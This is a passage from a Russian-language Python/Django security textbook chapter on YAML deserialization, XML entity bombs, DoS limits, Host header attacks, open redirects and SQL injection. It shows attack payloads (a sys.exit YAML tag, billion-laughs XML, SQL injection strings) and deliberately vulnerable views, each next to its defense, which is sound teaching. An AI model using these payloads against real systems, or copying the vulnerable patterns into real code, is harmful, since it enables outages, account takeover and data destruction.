['Alice', 'Bob', 'Charlie', 'Eve', 'Mallory']      ┘
```

В главе 1 вы познакомились с принципом наименьших привилегий. Этот принцип утверждает, что пользователю или системе должны предоставляться минимальные разрешения, необходимые для выполнения их обязанностей. Там я показал вам, как применить этот принцип к авторизации пользователей, а здесь я покажу, как применить его для парсинга YAML.

> **ВНИМАНИЕ!** Загружая YAML в память, важно ограничить власть, которую вы даете PyYAML.

Принцип наименьших привилегий применяется к PyYAML через именованный аргумент `Loader`. Например, в предыдущем примере код YAML загружается с помощью загрузчика `BaseLoader`, имеющего минимальные привилегии. PyYAML предоставляет также три других загрузчика. Все четыре перечислены ниже в порядке возрастания их привилегий. Каждый следующий загрузчик поддерживает больше функций и несет больше рисков, чем предыдущий:

- `BaseLoader` – поддерживает простые объекты Python, такие как строки и списки;
- `SafeLoader` – поддерживает простые объекты Python и стандартные теги YAML;
- `FullLoader` – полная поддержка языка YAML (по умолчанию);
- `UnsafeLoader` – полная поддержка языка YAML и возможность вызова произвольных функций.

Отказ от принципа наименьших привилегий может иметь фатальные последствия, если ваша система принимает входные данные в формате YAML. Следующий код демонстрирует, насколько опасной может быть загрузка YAML из ненадежного источника с помощью `UnsafeLoader`. Этот пример создает код YAML со встроенным вызовом функции `sys.exit`. Затем (выделено жирным) код YAML передается в PyYAML. После этого процесс завершается, потому что PyYAML вызывает `sys.exit` с кодом выхода 42. Наконец, вызов команды `echo` с переменной `$?` подтверждает, что процесс Python действительно завершился со значением 42:

```
$ python                                                    ← Создает процесс
>>> import yaml
>>>
>>> input = '!!python/object/new:sys.exit [42]'             ← Ввод кода YAML
>>> yaml.load(input, Loader=yaml.UnsafeLoader)              ← Подтверждает завершение
$ echo $?
42                                                          ← Завершает процесс
```

Крайне маловероятно, что вам когда-нибудь понадобится вызывать функцию таким образом. Вам не нужна эта возможность, так зачем рисковать? Используйте `BaseLoader` и `SafeLoader` для загрузки YAML из ненадежных источников. Кроме того, вызов `yaml.safe_load` эквивалентен вызову `yaml.load` с объектом `SafeLoader`.

> **ВНИМАНИЕ!** Разные версии PyYAML по умолчанию используют разные загрузчики, поэтому всегда явно указывайте нужный загрузчик. Не используйте вызов `yaml.load` без именованного аргумента `Loader`.

Всегда указывайте аргумент `Loader` в вызове метода `load`. В противном случае ваша система может стать уязвимой, если она использует старую версию PyYAML. До версии 5.1 загрузчиком по умолчанию был (эквивалент) `UnsafeLoader`; текущим загрузчиком по умолчанию является `FullLoader`. Я рекомендую избегать обоих по мере возможности.

Будь проще

На момент написания этой книги даже на веб-сайте PyYAML (https://github.com/yaml/pyyaml/wiki/PyYAML-yaml.load(input)-Deprecation) не рекомендовалось использовать `FullLoader`:

Старайтесь не использовать класс загрузчика `FullLoader`*… В июле 2020 года в 5.3.1 были обнаружены новые эксплойты. Защита против них будет добавлена в следующем выпуске, но если обнаружатся другие эксплойты, то* `FullLoader` *может исчезнуть.*

В следующем разделе я представлю еще одну разновидность атак внедрения кода с использованием другого формата данных – XML. Формат XML не только уродлив, я думаю, вы удивитесь, насколько он может быть опасным.

13.3 Расширение сущностей XML

В этом разделе я расскажу о нескольких атаках, направленных на то, чтобы вызвать нехватку памяти в системе. Эти атаки используют малоизвестную функцию XML, которая называется *расширением сущности* (entity expansion). Что такое XML-сущность? *Объявление сущности* позволяет определять и давать имена произвольным данным в XML-документе. *Ссылка на сущность* – это заполнитель, позволяющий встраивать сущности в XML-документы. Задача синтаксического анализатора XML – преобразовать ссылку на сущность в саму сущность.

Для примера введите следующий код в интерактивной оболочке Python. Этот код начинается с небольшого встроенного XML-документа, выделенного жирным. В документе находится одно объявление сущности, представляющее текст «Alice». Корневой элемент дважды ссылается на эту сущность. Каждая ссылка заменяется фактической сущностью в процессе парсинга документа:

```
>>> from xml.etree.ElementTree import fromstring
>>>
>>> xml = """                    <- Определение встроенного XML-документа
... <!DOCTYPE example [
...   <!ENTITY a "Alice">         <- Определение XML-сущности
... ]>
... <root>&a;&a;</root>           <- Корневой элемент содержит
... """                              две ссылки на сущность
>>>
>>> example = fromstring(xml)
>>> example.text                 | Демонстрация работы функции
'AliceAlice'                     | подстановки сущности
```

В этом примере трехсимвольные ссылки на сущности действуют как заполнители для пятисимвольной XML-сущности. В данном случае такой прием не дает значительного уменьшения общего размера документа, но представьте, что размер сущности составляет 5000 символов. В таких случаях экономия от применения ссылок на сущности может получиться значительной. В следующих двух подразделах вы узнаете, как эту возможность можно использовать для достижения противоположного эффекта.

13.3.1 Атака квадратичного взрыва

Атака квадратичного взрыва выполняется с использованием функции расширения сущностей XML. Рассмотрим следующий код. Этот документ содержит сущность длиной всего 42 символа. Также в документе присутствует 10 ссылок на эту сущность. В атаках квадратичного взрыва используются такие документы с сущностями и количествами ссылок на несколько порядков больше. Несложные расчеты показывают, что если сущность имеет размер 1 Мбайт и в документе присутствует 1024 ссылки на нее, то после расширения размер документа превысит 1 Гбайт:

```
<!DOCTYPE bomb [                                          Объявление единственной сущности
  <!ENTITY e "a looooooooooooooooooooooooong entity ..."> ◄
]>
<bomb>&e;&e;&e;&e;&e;&e;&e;&e;&e;&e;</bomb> ◄──── 10 ссылок на сущность
```

Системы, не выполняющие проверку входных данных, являются легкой мишенью для атак квадратичного взрыва. Злоумышленник вводит небольшой объем данных; затем система исчерпывает доступный объем памяти, пытаясь выполнить расширение. По этой причине вредоносный ввод называется *бомбой памяти*. В следующем разделе я покажу бомбу памяти гораздо большего размера и расскажу, как ее обезвредить.

13.3.2 Атака «миллиард насмешек»

Это довольно забавная атака. Атака «миллиард насмешек» также известна как *атака экспоненциального расширения* и похожа на атаку квадратичного расширения, но гораздо более эффективна. Она использует возможность включения в сущности XML ссылок на другие сущности. Мне трудно представить действительно полезное применение этой возможности в реальном мире.

Следующий код иллюстрирует, как выполняется атака «миллиард насмешек». Корневой элемент этого документа содержит всего одну ссылку на сущность, выделенную жирным. Эта ссылка является заполнителем для вложенной иерархии сущностей:

```
<!DOCTYPE bomb [
  <!ENTITY a "lol">
  <!ENTITY b "&a;&a;&a;&a;&a;&a;&a;&a;&a;&a;">  Четыре уровня
  <!ENTITY c "&b;&b;&b;&b;&b;&b;&b;&b;&b;&b;">  вложенности сущностей
  <!ENTITY d "&c;&c;&c;&c;&c;&c;&c;&c;&c;&c;">
]>
<bomb>&d;</bomb>
```

В процессе обработки этого документа парсер XML будет вынужден расширить ссылки и повторить текст «lol» 1000 раз. Атака «миллиард насмешек» использует подобный XML-документ с гораздо большим

количеством уровней вложенности сущностей. Каждый уровень увеличивает потребление памяти на порядок. Этот метод способен исчерпать память любого компьютера, используя XML-документ размером не больше страницы данной книги.

Как и в большинстве языков программирования, в Python есть множество функций для парсинга XML. Пакеты `minidom`, `pulldom`, `sax` и `etree` уязвимы для атак квадратичного взрыва и «миллиарда насмешек». Однако следует признать, что эти функции просто следуют спецификации XML.

Очевидно, что добавление памяти в систему не решает проблему, она должна решаться проверкой входных данных. Программисты на Python обезвреживают бомбы памяти с помощью библиотеки `defusedxml`. Чтобы установить ее, выполните в виртуальной среде следующую команду:

```
$ pipenv install defusedxml
```

Библиотека `defusedxml` предназначена для замены встроенных в Python XML API. Например, давайте сравним два блока кода. Следующие строки кода выведут систему из строя, когда она попытается выполнить парсинг вредоносного XML-документа:

```
from xml.etree.ElementTree import parse

parse('/path/to/billion_laughs.xml')
```

Открывает бомбу памяти

А эти строки кода вызовут исключение `EntitiesForbiddenException`. Единственное отличие заключено в операторе `import`:

```
~~from xml.etree.ElementTree import parse~~
from defusedxml.ElementTree import parse

parse('/path/to/billion_laughs.xml')
```

Генерирует исключение EntitiesForbidden

Библиотека `defusedxml` обертывает функции парсинга во всех собственных XML API в Python. Функции парсинга, определенные в `defusedxml`, по умолчанию не поддерживают расширение сущностей. Однако это поведение можно переопределить с помощью именованного аргумента `forbid_entity`, если вам понадобится эта функциональность для анализа XML из надежного источника. В табл. 13.1 перечислены все собственные XML API в Python и их соответствующие заменители в `defusedxml`.

Таблица 13.1 Python XML API и альтернативы в defusedxml

Python XML API	defusedxml API
`from xml.dom.minidom import parse`	`from defusedxml.minidom import parse`
`from xml.dom.pulldom import parse`	`from defusedxml.pulldom import parse`
`from xml.sax import parse`	`from defusedxml.sax import parse`
`from xml.etree.ElementTree import parse`	`from defusedxml.ElementTree import parse`

Бомбы памяти, представленные в этой главе, относятся к двум категориям: атаки внедрения кода и *атаки отказ в обслуживании* (denial-ofservice, DoS). В следующем разделе вы познакомитесь с некоторыми такими атаками DoS и узнаете, как противостоять им.

13.4 Отказ в обслуживании

Возможно, вы уже знакомы с DoS-атаками. Цель этих атак – вызвать перегрузку системы чрезмерным потреблением ресурсов. К ресурсам, на которые нацелены DoS-атаки, относятся: память, устройства хранения, пропускная способность сети и процессорное время. Цель DoS-атаки – сделать недоступной для пользователей какую-либо службу. DoS-атаки осуществляются бесчисленным количеством способов. Наиболее распространены DoS-атаки, заключающиеся в передаче в систему большого объема вредоносного сетевого трафика.

План DoS-атаки обычно намного сложнее, чем просто отправка большого объема сетевого трафика. Наиболее эффективные атаки манипулируют определенными свойствами трафика, чтобы вызвать еще большую нагрузку на целевую систему. Многие из этих атак используют искаженный сетевой трафик, эксплуатируя недостатки реализации низкоуровневого сетевого протокола. Веб-сервер, такой как NGINX, или решение для балансировки нагрузки, такое как AWS Elastic Load Balancing, особенно хорошо подходят для защиты от подобных атак. С другой стороны, сервер приложений, такой как Django, или интерфейс шлюза веб-сервера, такой как Gunicorn, не подходит для этой цели. Другими словами, эти проблемы невозможно решить в Python.

В этом разделе я расскажу о DoS-атаках более высокого уровня, основанных на особенностях протокола HTTP. К слову сказать, балансировщик нагрузки и веб-сервер – неподходящее место для защиты от подобных атак; зато для этой цели прекрасно подойдут сервер приложений и интерфейс шлюза веб-сервера. В табл. 13.2 перечислено несколько параметров Django, которые можно использовать для настройки ограничений для этих свойств.

Таблица 13.2 Параметры Django для защиты от DoS-атак

Параметр	Описание
`DATA_UPLOAD_MAX_NUMBER_FIELDS`	Задает максимальное количество параметров запроса. Django вызовет исключение `SuspiciousOperation`, если это число будет превышено. По умолчанию данный параметр имеет значение 1000, но законные HTTP-запросы редко имеют такое количество полей
`DATA_UPLOAD_MAX_MEMORY_SIZE`	Ограничивает максимальный размер тела запроса в байтах. Эта проверка не относится к размеру выгружаемых файлов. Django вызовет исключение `SuspiciousOperation`, если размер тела запроса превысит этот предел
`FILE_UPLOAD_MAX_MEMORY_SIZE`	Определяет максимальный размер выгружаемого файла в байтах до того, как он будет записан из памяти на диск. Этот параметр нацелен на ограничение потребления памяти; он не ограничивает размер выгружаемого файла

ВНИМАНИЕ! Когда вы в последний раз видели форму с 1000 полей? Уменьшение `DATA_UPLOAD_MAX_NUMBER_FIELDS` с 1000 до 50 – вероятно, вполне разумная мера.

Параметры `DATA_UPLOAD_MAX_MEMORY_SIZE` и `FILE_UPLOAD_MAX_MEMORY_SIZE` по умолчанию имеют значения 2 621 440 (2,5 Мбайт). Присваивание этим параметрам значения `None` отключит проверку.

В табл. 13.3 перечислено несколько аргументов Gunicorn, помогающих противодействовать нескольким другим DoS-атакам на основе HTTP.

Таблица 13.3 Аргументы Gunicorn для защиты от DoS-атак

Аргумент	Описание
`limit-request-line`	Определяет предельный размер строки запроса в байтах. Строка запроса включает метод HTTP, версию протокола и URL. URL является очевидным ограничивающим фактором. По умолчанию этот параметр имеет значение 4094; максимальное значение – 8190. Присваивание этому параметру значения 0 отключает проверку
`limit-request-fields`	Ограничивает количество заголовков HTTP в запросе. К числу «полей», количество которых ограничивается этим параметром, не относятся поля форм. По умолчанию параметр имеет разумное значение 100. Максимальное значение `limit-request-fields` составляет 32 768
`limit-request-field_size`	Определяет максимально допустимый размер заголовка HTTP. Символ подчеркивания – это не опечатка. Значение по умолчанию – 8190. Присваивание этому параметру значения 0 разрешает заголовки неограниченного размера. Эта проверка также обычно выполняется веб-серверами

Главная идея этого раздела: любое свойство HTTP-запроса может быть использовано в качестве оружия, включая размер, длину URL, количество и размеры полей, размер выгружаемого файла, количество и размеры заголовков. В следующем разделе я познакомлю вас с атакой, использующей единственный заголовок запроса.

13.5 Атаки с использованием заголовка Host

Прежде чем мы углубимся в описание атаки с использованием заголовка `Host`, я объясню роль этого заголовка. Веб-сервер передает HTTP-трафик между веб-сайтом и его пользователями. Веб-серверы часто обслуживают несколько веб-сайтов. В этом случае веб-сервер пересылает каждый запрос веб-сайту, определяя его по заголовку `Host`, который устанавливается браузером. Это, например, предотвращает отправку трафика, предназначенного для alice.com, сайту bob.com, и наоборот. На рис. 13.3 показан веб-сервер, маршрутизирующий HTTP-запросы между двумя пользователями и двумя веб-сайтами.

Веб-серверы часто настроены на пересылку запросов с отсутствующим или недействительным заголовком `Host` веб-сайту по умол-

чанию. Если этот веб-сайт слепо доверяет значению заголовка `Host`, то он становится уязвимым для атаки с использованием этого заголовка.

Предположим, что Мэллори отправляет запрос на сброс пароля на alice.com. Она подделывает заголовок `Host`, установив в нем значение `mallory.com` вместо `alice.com`. Она также устанавливает в поле адреса электронной почты значение `bob@bob.com` вместо `mallory@mallory.com`.

Веб-сервер Алисы получает вредоносный запрос Мэллори. К сожалению, веб-сервер Алисы настроен на пересылку запросов с неверным заголовком `Host` ее серверу приложений. Сервер приложений получает запрос на сброс пароля и отправляет Бобу электронное письмо для сброса пароля. Подобно электронному письму для сброса пароля, которое вы научились отправлять в главе 9, электронное письмо, отправленное Бобу, содержит ссылку для сброса пароля.




Рис. 13.3 Веб-сервер использует заголовок Host для маршрутизации веб-трафика между Алисой и Бобом

Как сервер приложений Алисы генерирует ссылку для сброса пароля Боба? К сожалению, он использует заголовок `Host` из входящего запроса. Это означает, что URL, который получит Боб, содержит адрес mallory.com, а не alice.com. Ссылка также содержит токен сброса пароля в виде параметра. Боб открывает свою электронную почту, щелкает на ссылке и непреднамеренно отправляет токен для сброса пароля на сайт mallory.com. Затем Мэллори использует токен сброса пароля, чтобы сбросить пароль учетной записи Боба и получить контроль над ней. Схема на рис. 13.4 иллюстрирует эту атаку.

Идентичность сервера приложений никогда не должна определяться по информации, полученной от клиента. Поэтому не следует напрямую обращаться к заголовку `Host`, например:




Рис. 13.4 Мэллори захватывает контроль над учетной записью Боба, проводя атаку с использованием заголовка Host

Всегда используйте метод `get_host` объекта запроса, когда требуется получить имя хоста. Этот метод проверяет и извлекает заголовок `Host`:

```
good_practice = request.get_host()
```
← Проверяет заголовок Host

Как метод `get_host` проверяет значение заголовка `Host`? Проверка производится с применением параметра `ALLOWED_HOSTS`, содержащего список хостов и доменов, которые приложению разрешено обслуживать. Значение по умолчанию – пустой список. Django облегчает локальную разработку, разрешая заголовки `Host` со значениями `localhost`, `127.0.0.1` и `[::1]`, если параметр `DEBUG` имеет значение `True`. В табл. 13.4 показано, как настроить `ALLOWED_HOSTS` для промышленной эксплуатации.

Таблица 13.4 Примеры настройки параметра ALLOWED_HOSTS

Пример	Описание	Соответствует	Не соответствует
`alice.com`	Полное доменное имя	alice.com	sub.alice.com
`sub.alice.com`	Полное доменное имя	sub.alice.com	alice.com
`.alice.com`	Шаблон поддомена	alice.com, sub.alice.com	
*	Подстановочный знак	alice.com, sub.alice.com, bob.com	

ВНИМАНИЕ! Не добавляйте * в ALLOWED_HOSTS. Многие программисты делают это для ради удобства, не подозревая, что фактически отключают проверку заголовка Host.

Удобный способ настройки ALLOWED_HOSTS – динамическое извлечение имени хоста из сертификата открытого ключа вашего приложения при его запуске. Это полезно для систем, развернутых с разными именами хостов в разных средах. В листинге 13.1 показано, как это сделать с помощью пакета cryptography. Этот код открывает файл сертификата открытого ключа, анализирует его и сохраняет в памяти как объект. Затем значение атрибута имени хоста копируется из объекта в параметр ALLOWED_HOSTS.

Листинг 13.1 Извлечение имени хоста из сертификата открытого ключа

```
from cryptography.hazmat.backends import default_backend
from cryptography.x509.oid import NameOID

with open(CERTIFICATE_PATH, 'rb') as f:
    cert = default_backend().load_pem_x509_certificate(f.read())
atts = cert.subject.get_attributes_for_oid(NameOID.COMMON_NAME)

ALLOWED_HOSTS = [a.value for a in atts]
```

Извлекает имя хоста из сертификата в момент запуска

Добавляет полученное имя в параметр ALLOWED_HOSTS

ПРИМЕЧАНИЕ Параметр ALLOWED_HOSTS не имеет отношения к TLS. Как и любой другой сервер приложений, Django по большей части ничего не знает о TLS и использует параметр ALLOWED_HOSTS только для предотвращения атак с использованием заголовка Host.

Имейте в виду, что злоумышленник будет использовать любое свойство HTTP-запроса, если это поможет ему в достижении злонамеренных целей. В следующем разделе я расскажу еще об одном методе, который злоумышленники используют для внедрения вредоносных данных в URL запроса.

13.6 Атаки с непроверенной переадресацией

В качестве введения в тему атак с непроверенной переадресацией (open redirect) предположим, что Мэллори хочет украсть деньги Боба. Для этого она выдает себя за bank.alice.com с помощью bank.mallory.com. Сайт Мэллори выглядит так же, как сайт онлайн-банкинга Алисы. Затем Мэллори подготавливает электронное письмо, которое выглядит так, будто отправлено сайтом bank.alice.com. В тексте письма содержится ссылка на страницу входа в bank.mallory.com. Мэллори

отправляет это письмо Бобу. Боб щелкает на ссылке, переходит на сайт Мэллори и вводит свои учетные данные. Затем сайт Мэллори использует учетные данные Боба для доступа к его учетной записи на сайте bank.alice.com и переводит деньги Боба на счет Мэллори.

Щелкнув на ссылке, Боб становится жертвой *фишинга* (phishing), попавшись на удочку, а Мэллори успешно завершает фишинговую аферу. Эта афера бывает разных видов:

- *фишинговые* (phishing) атаки выполняются по электронной почте;
- *смишинговые* (smishing) атаки выполняются через службу коротких сообщений (SMS);
- *вишинговые* (vishing) атаки выполняются через голосовую почту.

Мошеннические действия Мэллори направлены непосредственно против Боба, и Алиса мало что может сделать, чтобы предотвратить их. Однако если Алиса не будет осторожна, то действительно может облегчить жизнь Мэллори. Предположим, Алиса добавила на сайт bank.alice.com новую возможность – динамическую переадресацию пользователя в другую часть сайта. Как bank.alice.com узнает, куда переадресовать пользователя? По значению параметра запроса! (В главе 8 вы реализовали процедуру аутентификации, поддерживающую аналогичную возможность с помощью того же механизма.)

К сожалению, bank.alice.com не проверяет каждый адрес перед переадресацией пользователя. Эта уязвимость известна как *непроверенная переадресация* (open redirect) и открывает bank.alice.com для атак с переадресацией. Непроверенная переадресация позволяет Мэллори провернуть еще более эффективную фишинговую аферу. Она использует эту возможность, отправив Чарли электронное письмо со ссылкой, показанной на рис. 13.5, на домен bank.alice.com.




Рис. 13.5 Содержимое URL и атака с непроверенной переадресацией

В этом случае Чарли почти наверняка попадется на удочку, потому что получает URL с именем хоста своего банка. К несчастью для Чарли, доверенный банк непреднамеренно переадресует его на сайт Мэллори, где он вводит свои учетные данные и личную информацию. Ход этой атаки показан на рис. 13.6.

Код в листинге 13.2 иллюстрирует простую уязвимость непроверенной переадресации. `OpenRedirectView` читает значение параметра запроса и слепо переадресует пользователя туда, куда указывает значение этого параметра.




Рис. 13.6 Мэллори обманывает Чарли, проводя атаку с непроверенной переадресацией

Листинг 13.2 Переадресация без проверки

```
from django.views import View
from django.shortcuts import redirect

class OpenRedirectView(View):
    def get(self, request):
        ...
        next = request.GET.get('next')
        return redirect(next)
```

Читает следующий параметр запроса


Посылает ответ для переадресации

И наоборот, `ValidatedRedirectView` в листинге 13.3 старается препятствовать атакам с непроверенной переадресацией, выполняя проверку входных данных. Это представление делегирует работу `url_has_allowed_host_and_scheme` – одной из встроенных служебных функций Django. Она (выделена жирным в листинге 13.3) принимает URL и имя хоста и возвращает `True`, только когда доменное имя в URL соответствует хосту.

Листинг 13.3 Препятствование атакам с непроверенной переадресацией

```
from django.http import HttpResponseBadRequest
from django.utils.http import url_has_allowed_host_and_scheme

class ValidatedRedirectView(View):
    def get(self, request):
        ...
```



Обратите внимание, что `ValidatedRedirectView` определяет имя хоста с помощью метода `get_host` вместо прямого обращения к заголовку `Host`. В предыдущем разделе вы узнали, что этот прием помогает предотвратить атаки с использованием заголовка `Host`.

Иногда системе может потребоваться организовать динамическую переадресацию пользователей на несколько хостов. Функция `url_has_allowed_host_and_scheme` поддерживает этот случай, позволяя передавать ей коллекцию с несколькими именами хостов.

Функция `url_has_allowed_host_and_scheme` отклоняет любые URL, использующие протокол HTTP, если в именованном аргументе `require_https` передано значение `True`. К сожалению, этот аргумент по умолчанию получает значение `False`, что создает возможность для атак с непроверенной переадресацией другого типа.

Давайте предположим, что Мэллори и Ева решили провести атаку вместе. Мэллори начинает фишинговую атаку против Чарли. Чарли получает электронное письмо со ссылкой, содержащей следующий URL:

```
https://alice.com/open_redirect/?next=http://alice.com/resource/
```

Обратите внимание, что исходный и конечный хосты одинаковые, но протоколы, выделенные жирным, отличаются.

Чарли щелкает на ссылке и переходит на сайт Алисы через HTTPS. К сожалению, из-за уязвимости непроверенной переадресации сайт Алисы отправляет Чарли в другую часть сайта по HTTP. Ева, использующая перехватчик сетевых пакетов, подхватывает нападение, начатое Мэллори, проводя атаку «человек посередине».

> **ВНИМАНИЕ!** По умолчанию `require_https` получает значение `False`. Обязательно передавайте в этом аргументе `True`.

В следующем разделе я закончу эту главу самой, пожалуй, известной атакой с внедрением кода. Думаю, что она не нуждается в особом представлении.

13.7 Внедрение SQL

Читая эту книгу, вы реализовали такие функции, как регистрация пользователей, аутентификация и управление паролями. Как

и большинство систем, ваш проект реализует эти процедуры, передавая данные между пользователем и реляционной базой данных. Когда подобные процедуры не проверяют ввод пользователя, они становятся целью для атак методом *внедрения SQL*.

Злоумышленник выполняет эту атаку, отправляя уязвимой системе вредоносный код SQL под видом входных данных. Пытаясь обработать ввод, система непреднамеренно выполняет этот код. Суть этой атаки заключается в изменении существующих операторов SQL или внедрении произвольных операторов SQL в систему и позволяет злоумышленникам уничтожать, изменять или получать несанкционированный доступ к данным.

В некоторых книгах по безопасности выделяют отдельные главы, посвященные атакам с внедрением SQL. Немногие читатели этой книги захотели бы прочитать целую главу на эту тему, потому что многие из вас, как и остальная часть сообщества Python, уже используют фреймворки ORM. Фреймворки ORM не просто читают и записывают данные – они обеспечивают определенную защиту от внедрения SQL. Все ведущие фреймворки ORM для Python, такие как Django ORM или SQLAlchemy, эффективно противостоят атакам с внедрением SQL благодаря автоматической параметризации запросов.

> **ВНИМАНИЕ!** Старайтесь использовать фреймворк ORM вместо написания чистого SQL. Исходный код SQL подвержен ошибкам, писать его труднее, и он недостаточно красиво выглядит.

Иногда объектно-реляционное отображение (object-relational mapping, ORM) не подходит для этой работы. Например, вашему приложению может потребоваться использовать сложный SQL-запрос для повышения производительности. Для таких редких случаев, когда приходится писать исходный код SQL, Django ORM предлагает два варианта: поддержку обычных SQL-запросов и запросов на подключение к базе данных.

13.7.1 Обычные SQL-запросы

Каждый класс модели Django ссылается на интерфейс запросов с помощью свойства `objects`. Помимо всего прочего, этот интерфейс поддерживает обычные SQL-запросы в виде `raw`. Этот метод принимает SQL-запрос и возвращает набор экземпляров модели. Следующий код иллюстрирует запрос, который потенциально может вернуть большое количество строк. Для экономии ресурсов он выбирает только два столбца таблицы:

```
from django.contrib.auth.models import User

sql = 'SELECT id, username FROM auth_user'
users_with_username = User.objects.raw(sql)
```

Выбирает два столбца из всех записей

Предположим, что следующий запрос предназначен для выборки пользователей, которым разрешен доступ к конфиденциальной информации. Как и предполагалось, метод `raw` возвращает единственную пользовательскую модель, когда `first_name` содержит `Alice`. К сожалению, Мэллори может повысить свои привилегии, заменив `first_name` на `"Alice' OR first_name = 'Mallory"`:

```
sql = "SELECT * FROM auth_user WHERE first_name = '%s' " % first_name
users = User.objects.raw(sql)
```

> **ВНИМАНИЕ!** Исходный код SQL и интерполяция строк – жуткая комбинация.

Обратите внимание, что кавычки вокруг подстановочного шаблона `%s` создают ложное чувство безопасности. Они не обеспечивают безопасности, потому что Мэллори может подготовить вредоносный код, содержащий дополнительные кавычки.

> **ВНИМАНИЕ!** Заключение подстановочных шаблонов в кавычки не делает код SQL безопасным.

Вызывая метод `raw`, вы должны предусмотреть параметризацию запроса. Параметризация делает запрос более безопасным, экранируя все специальные символы, такие как кавычки. В следующем примере показано, как это сделать, передав список значений параметров (выделен жирным) в вызов метода `raw`. Django проанализирует эти значения и безопасно вставит их в оператор SQL, экранировав все специальные символы. Операторы SQL, подготовленные таким способом, невосприимчивы к внедрению SQL. Обратите внимание, что на этот раз подстановочный шаблон не заключен в кавычки:

```
sql = "SELECT * FROM auth_user WHERE first_name = %s"
users = User.objects.raw(sql, [first_name])
```

Вместо списка методу `raw` можно передать словарь. В этом случае метод `raw` безопасно заменит `%(dict_key)` любым `dict_key` в вашем словаре.

13.7.2 Запросы на подключение к базе данных

Django позволяет выполнять произвольные SQL-запросы напрямую через подключение к базе данных. Это может пригодиться, если запрос не связан с классом модели или если вам нужно выполнить инструкцию `UPDATE`, `INSERT` или `DELETE`.

Запросы на подключение несут такой же риск, как и запросы, передаваемые в метод `raw`. Например, предположим, что следующий запрос предназначен для удаления одного аутентифицированного сообщения. Этот код действует так, как и предполагалось, когда `msg_id` имеет

значение 42. К сожалению, Мэллори сможет уничтожить все сообщения в таблице, если сумеет изменить значение `msg_id` на `42 OR 1 = 1`:

```
